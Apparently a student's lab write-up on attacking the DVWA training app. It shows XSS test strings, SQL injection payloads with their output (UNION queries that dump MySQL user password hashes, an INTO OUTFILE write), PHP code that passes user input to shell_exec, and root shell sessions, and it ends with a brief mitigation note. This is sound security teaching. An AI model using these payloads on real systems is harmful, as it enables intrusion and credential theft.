



SECTION 1

`<script>alert('Derek Miller found a vuln.');`






This result shows that the web application properly parses the input as text instead of as a script

Lab SQL Scripts

`x'='x`

This script returns all users from the database



a'ORDER BY 3;#

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

This uses ordinal position to reference columns. If there is no column at that number, a vulnerable app may return an error. We can use that information to learn a little more about the schema.

a' OR database() LIKE 'DB';#

User ID:

ID: a' OR database() LIKE 'd%';#
First name: admin
Surname: admin

ID: a' OR database() LIKE 'd%';#
First name: Gordon
Surname: Brown

ID: a' OR database() LIKE 'd%';#
First name: Hack
Surname: Me

ID: a' OR database() LIKE 'd%';#
First name: Pablo
Surname: Picasso

ID: a' OR database() LIKE 'd%';#
First name: Bob
Surname: Smith

ID: a' OR database() LIKE 'd%';#
First name: Tyler
Surname: Dasher

a' UNION ALL SELECT system_user(), user();#

User ID:

ID: a' UNION ALL SELECT system_user(),user();#
First name: root@localhost
Surname: root@localhost

a' UNION ALL SELECT user password FROM mysql.user;# priv;#

User ID:

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11


ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: debian-sys-maint
Surname: *75FAB0E9A569DBCA478523373F51B4D5D4CD664E

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: phpmyadmin
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

Password hashes provide a form of obfuscation of the actual password. However, these can be compared to a rainbow table to find the original password. Even if a hacker doesn't have a rainbow table, sometimes the hash is enough via 'pass-the-hash' attacks.

Contents of derek_s1.txt



A screenshot of a PuTTY terminal window titled "172.30.0.13 - PuTTY". The terminal displays the following text:

```
Using username "root".
Linux dvwa 3.2.0-4-amd64 #1 SMP Debian 3.2.84-1 x86_64

The programs included with the Debian GNU/Linux system are f
the exact distribution terms for each program are described
individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the e
permitted by applicable law.
Last login: Thu Aug 10 13:55:27 2017 from 172.30.0.2
root@dvwa:~# cat /var/lib/mysql/dvwa/derek_s1.txt
test      123
root@dvwa:~#
```

The terminal window has a black background with white text. The cursor is at the end of the last line, indicated by a green block.

SECTION 2

XSS Vulnerability

`<script>alert('Hi, Derek');</script>`



The high security setting parses the text more carefully, thus preventing the browser from executing it as a script.

```

<?php
if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (striestr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping ' . $target );
        $html .= '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping -c 3 ' . $target );
        $html .= '<pre>'.$cmd.'</pre>';

    }

}

?>root@dvwa:~# ls /tmp
passwd
root@dvwa:~# cat /tmp/passwd
root@dvwa:~# █

```

SQL Scripts

a' ORDER BY 3;#

Unknown column '3' in 'order clause'

These steps are checking to see how many columns are in the table. If the SQLi returns the above error, we have reached the limit of columns for that query.

a' UNION ALL SELECT system_user(),user();#

User ID:

Submit

ID: a' UNION ALL SELECT system_user(),user();#
 First name: root@localhost
 Surname: root@localhost

a' UNION ALL SELECT user,password FROM mysql.user;# priv;#'

User ID:

Submit

ID: a' UNION ALL SELECT user,password FROM mysql.user;# priv;#'
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user,password FROM mysql.user;# priv;#'
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user,password FROM mysql.user;# priv;#'
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user,password FROM mysql.user;# priv;#'
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

ID: a' UNION ALL SELECT user,password FROM mysql.user;# priv;#'
First name: debian-sys-maint
Surname: *75FAB0E9A569DBCA478523373F51B4D5D4CD664E

ID: a' UNION ALL SELECT user,password FROM mysql.user;# priv;#'
First name: phpmyadmin
Surname: *9CFBBC772F3F6C106020035386DA5BBBF1249A11

As stated before: Password hashes provide a form of obfuscation of the actual password. However, these can be compared to a rainbow table to find the original password. Even if a hacker doesn't have a rainbow table, sometimes the hash is enough via 'pass-the-hash' attacks.

a' UNION SELECT 'successful','hack' INTO OUTFILE 'derekm_s2.txt'

172.30.0.13 - PuTTY

Using username "root".
Linux dvwa 3.2.0-4-amd64 #1 SMP Debian 3.2.84-1 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 23 17:01:35 2018 from 172.30.0.2
root@dvwa:~# cat /var/lib/mysql/dvwa/derekm_s2.txt
successful hack
root@dvwa:~#

Briefly describe security measures to mitigate SQLi risk

The most well-known method of mitigating SQL injection is to parameterize queries. That is, pass query parameters into the query so that it interprets the value as a string literal. In other words, SQLi attempts won't change the query itself.